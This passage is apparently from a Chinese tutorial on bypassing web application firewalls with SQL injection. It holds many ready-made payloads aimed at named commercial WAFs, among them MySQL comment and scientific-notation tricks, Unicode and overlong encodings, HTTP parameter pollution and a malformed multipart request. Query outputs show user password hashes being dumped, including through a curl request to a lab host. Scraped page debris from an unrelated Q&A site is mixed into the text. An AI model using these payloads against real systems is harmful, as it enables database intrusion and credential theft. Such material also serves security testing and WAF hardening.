mysql> select * from corp where corp_id=8e0union(select+1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

-号：

```
mysql> select * from corp where corp_id=8e0union(select-1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|      -1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

``符号：

```
mysql> select * from corp where corp_id=8e0union(select 1,(select`schema_name`from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

~号：

```
mysql> select * from corp where corp_id=8e0union(select~1,(select schema_name from information_schema.schemata limit 1));
+---------------------+--------------------+
| corp_id             | corp_name          |
+---------------------+--------------------+
| 9223372036854775807 | information_schema |
+---------------------+--------------------+
```

!号：

```
mysql> select * from corp where corp_id=8e0union(select!1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       0 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

@`形式`：

```
mysql> select * from corp where corp_id=8e0union(select@`id`,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
| NULL    | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

点号.1：

```
mysql> select first_name from users where user_id=.1union/*.1*/select password from users;

+----------------------------------+
| first_name                       |
+----------------------------------+
| 5f4dcc3b5aa765d61d8327deb882cf99 |
| e99a18c428cb38d5f260853678922e03 |
| 8d3533d75ae2c3966d7e0d4fcc69216b |
| 0d107d09f5bbe40cade3de5c71e9e9b7 |
+----------------------------------+
4 rows in set (0.00 sec)
```

单引号双引号：

```
mysql> select user_id,first_name from users where user_id=.1union/*.1*/select'1',password
from users;
+---------+----------------------------------+
| user_id | first_name                       |
+---------+----------------------------------+
| 1       | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 1       | e99a18c428cb38d5f260853678922e03 |
| 1       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| 1       | 0d107d09f5bbe40cade3de5c71e9e9b7 |
+---------+----------------------------------+
4 rows in set (0.00 sec)

mysql> select user_id,first_name from users where user_id=.1union/*.1*/select"1",password
from users;
+---------+----------------------------------+
| user_id | first_name                       |
+---------+----------------------------------+
| 1       | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 1       | e99a18c428cb38d5f260853678922e03 |
| 1       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| 1       | 0d107d09f5bbe40cade3de5c71e9e9b7 |
+---------+----------------------------------+
```

括号 select(1)：

```
mysql> select * from corp where corp_id=8e0union(select 1,(select(schema_name)from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

试试 union(select)云盾会不会拦截

花括号：

这里举一个云盾的案例，并附上当时 fuzz 的过程：

union+select 拦截
select+from 不拦截
select+from+表名 拦截
union(select) 不拦截
所以可以不用在乎这个 union 了。

union(select user from ddd) 拦截

union(select%0aall) 不拦截

union(select%0aall user from ddd) 拦截

fuzz 下 select%0aall 与字段之间 + 字段与 from 之间 + from 与表名之间 + 表名与末尾圆括号之间可插入的符号。


union(select%0aall{user}from{ddd}) 不拦截。

Bypass Payload：

1 union(select%0aall{x users}from{x ddd})

1 union(select%0adistinct{x users}from{x ddd})

1 union(select%0adistinctrow{x users}from{x ddd})



可运用的 sql 函数&关键字：

MySQL：
union distinct
union distinctrow
procedure analyse()
updatexml()
extracavalue()
exp()
ceil()
atan()
sqrt()
floor()
ceiling()
tan()
rand()
sign()
greatest()
字符串截取函数
Mid(version(),1,1)
Substr(version(),1,1)
Substring(version(),1,1)
Lpad(version(),1,1)
Rpad(version(),1,1)
Left(version(),1)
reverse(right(reverse(version()),1)
字符串连接函数
concat(version(),'|',user());
concat_ws('|',1,2,3)
字符转换
Char(49)
Hex('a')
Unhex(61)
过滤了逗号
(1)limit 处的逗号：
limit 1 offset 0
(2)字符串截取处的逗号
mid 处的逗号：

mid(version() from 1 for 1)


MSSQL：
IS_SRVROLEMEMBER()
IS_MEMBER()
HAS_DBACCESS()
convert()
col_name()
object_id()
is_srvrolemember()
is_member()
字符串截取函数
Substring(@@version,1,1)
Left(@@version,1)
Right(@@version,1)
(2)字符串转换函数
Ascii('a') 这里的函数可以在括号之间添加空格的，一些 waf 过滤不严会导致 bypass
Char('97')
exec

Mysql BIGINT 数据类型构造溢出型报错注入：BIGINT Overflow Error Based SQL Injection http://www.thinkings.org/2015/08/10/bigint-overflow-error-sqli.html

容器特性：

%特性：

asp+iis 的环境中，当我们请求的 url 中存在单一的百分号%时，iis+asp 会将其忽略掉，而没特殊要求的 waf 当然是不会的：



修复方式应该就是检测这种百分号%的周围是否能拼凑成恶意的关键字吧。

%u 特性：


iis 支持 unicode 的解析，当我们请求的 url 存在 unicode 字符串的话 iis 会自动将其转换，但 waf 就不一定了：

修复过后：

这个特性还存在另一个 case，就是多个 widechar 会有可能转换为同一个字符。

s%u0065lect->select
s%u00f0lect->select

WAF 对%u0065 会识别出这是 e，组合成了 select 关键字，但有可能识别不出%u00f0



其实不止这个，还有很多类似的：

字母 a：
%u0000
%u0041
%u0061
%u00aa

%u00e2
单引号：
%u0027
%u02b9
%u02bc
%u02c8
%u2032
%uff07
%c0%27
%c0%a7
%e0%80%a7
空白：
%u0020
%uff00
%c0%20
%c0%a0
%e0%80%a0
左括号(：
%u0028
%uff08
%c0%28
%c0%a8
%e0%80%a8
右括号)：
%u0029
%uff09
%c0%29
%c0%a9
%e0%80%a9

畸形协议&请求：


asp/asp.net：

还有 asp/asp.net 在解析请求的时候，允许 application/x-www-form-urlencoded 的数据提交方式，不管是 GET 还是 POST，都可正常接收，过滤 GET 请求时如果没有对 application/x-www-form-urlencoded 提交数据方式进行过滤，就会导致任意注入。

```
id=-1%20UNION%20SELECT%20column_name(s)%20FROM%20table_name
```

php+Apache：

waf 通常会对请求进行严格的协议判断，比如 GET、POST 等，但是 apache 解析协议时却没有那么严格，当我们将协议随便定义时也是可以的：



PHP 解析器在解析 multipart 请求的时候，它以逗号作为边界，只取 boundary，而普通解析器接受整个字符串。 因此，如果没有按正确规范的话，就会出现这么一个状况：首先填充无害的 data，waf 将其视为了一个整体请求，其实还包含着恶意语句。

```
------,xxxx
Content-Disposition: form-data; name="img"; filename="img.gif"



GIF89a
------
Content-Disposition: form-data; name="id"



1' union select null,null,flag,null from flag limit 1 offset 1-- -
--------
------,xxxx--
```

通用的特性：

HPP：

HPP 是指 HTTP 参数污染-HTTP Parameter Pollution。当查询字符串多次出现同一个 key 时，根据容器不同会得到不同的结果。

假设提交的参数即为：

id=1&id=2&id=3

Asp.net + iis：id=1,2,3
Asp + iis：id=1,2,3
Php + apache：id=3

双重编码：

这个要视场景而定，如果确定一个带有 waf 的 site 存在解码后注入的漏洞的话，会有效避过 waf。


unlencode
base64
json
binary
querystring
htmlencode
unicode
php serialize

我们在整体测试一个 waf 时，可测试的点都有哪些？

GET、POST、HEADER 那么我们专门针对一个 waf 进行测试的时候就要将这几个点全测试个遍，header 中还包括 Cookie、X-Forwarded-For 等，往往除了 GET 以外其他都是过滤最弱的。


0x03 见招拆招

“正则逃逸大法”：或许大家没听说过这个名词，因为是我起的。我发现很多 waf 在进行过滤新姿势的时候很是一根筋，最简单的比方，过滤了%23%0a 却不过滤%2d%2d%0a？上面提到八成的 waf 都被%23%0a 所绕过。



SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
Load URL
Split URL
Execute
http://192.168.199.206/test.php
Post data Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
Replace All
id=1 union select user from ddd
2. CongRong@MacBook-Pro: ~ (zsh)
~ curl http://192.168.199.206/test.php -d "id=1 union%23%0Aselect user,password from users"
Array
[user] => admin
[password] => 5f4dcc3b5aa765d61d8327deb882cf99
Array
[user] => gordonb
[password] => e99a18c428cb38d5f260853678922e03
Array
[user] => 1337
[password] => 8d3533d75ae2c3966d7e0d4fcc69216b
Array
[user] => pablo
[password] => 0d107d09f5bbe40cade3de5c71e9e9b7



SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
Load URL
Split URL
Execute
https://yq.aliyun.com/ask/3689?spm=5176.100241.0.0.eViKRY?id=1 union%23%0Aselect user from ddd
Post data Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
Replace All
阿里云官网 新手礼包 管理控制台 帮助与文档 备案 万网 手机APP 云邮箱
社区首页 博客 问答 云栖学院 论坛 圈子 公众号 登录 注册
云栖问答
找不到答案? 提问题
C API调MySQL长时间运行会导致连接失败问题?
环境是Windows XP SP3，MySQL 5.1.33，客户端是Bin下的libmysql.dll。
已经打了注册表补丁：
"TcpTimedWaitDelay"=dword:0000001e
"MaxUserPort"=dword:0000fffe
相关问题
新闻投递的时候报错，什么原因?

科学计数法 1union、1from？多次被坑的安全宝&百度云加速&Imperva：



过滤了 union+select+from，那我 select+from+union 呢？使用 Mysql 自定义变量的特性就可以实现，这里举一个阿里云盾的案例：







由于后面在调用自定义变量的时候需要用到 union+select，所以还需要绕过这个点。/*ddd*/union/*ddd*/select 就可以了。

Bypass Payload：

如何做到通过推理绕过 waf？这里举一个腾讯云安全的案例：





绕过思路: 首先看看腾讯云安全怎么检测 sql 注入的，怎么匹配关键字会被拦截，怎么匹配不会?

union+select 拦截

select+from 拦截

union+from 不拦截

那么关键的点就是绕过这个 select 关键字

select all

select distinct

select distinctrow


既然这些都可以，再想想使用这样的语句怎么不被检测到？select 与 all 中间肯定不能用普通的/**/这种代替空格，还是会被视为是 union+select。select all 可以这么表达 /*!12345select all*/ ,腾讯云早已识破这种烂大街的招式。尝试了下/*!*/中间也可以使用%0a 换行。

```
mysql> select user,password from users where user_id=1 union/*!12342
    -> select all*/user(),version() from users;
+----------------+-----------------------------------+
| user           | password                          |
+----------------+-----------------------------------+
| admin          | 5f4dcc3b5aa765d61d8327deb882cf99 |
| root@localhost | 5.5.42-log                        |
+----------------+-----------------------------------+
2 rows in set (0.01 sec)
```

/*!12345%0aselect%20all*/还是会被拦截，这就说明腾讯云在语法检测的时候会忽略掉数字后面的%0a 换行，虽然属于 union+12342select，但简单的数字和关键字区分识别还是做得到。再测试/*!12345select%0aall*/，结果就合乎推理了，根据测试知道腾讯云安全会忽略掉%0a 换行，这就等于 union+12345selectall， 不会被检测到。（忽略掉%0a 换行为了过滤反而可以用来加以利用进行 Bypass）

```
mysql> select user,password from users where user_id=1 union/*!12342select
    -> all*/user(),version() from users;
+----------------+-----------------------------------+
| user           | password                          |
+----------------+-----------------------------------+
| admin          | 5f4dcc3b5aa765d61d8327deb882cf99 |
| root@localhost | 5.5.42-log                        |
+----------------+-----------------------------------+
```

可能会问，推理的依据并不能真正意义上证明忽略掉了%0a 啊？当然要证明下啊，/*!12345%0aselect%0aall*/就被拦截了 ,说明刚开始检测到 12345%0aselect 就不再检测后方的了，union+12345select 就已经可以拦截掉了。



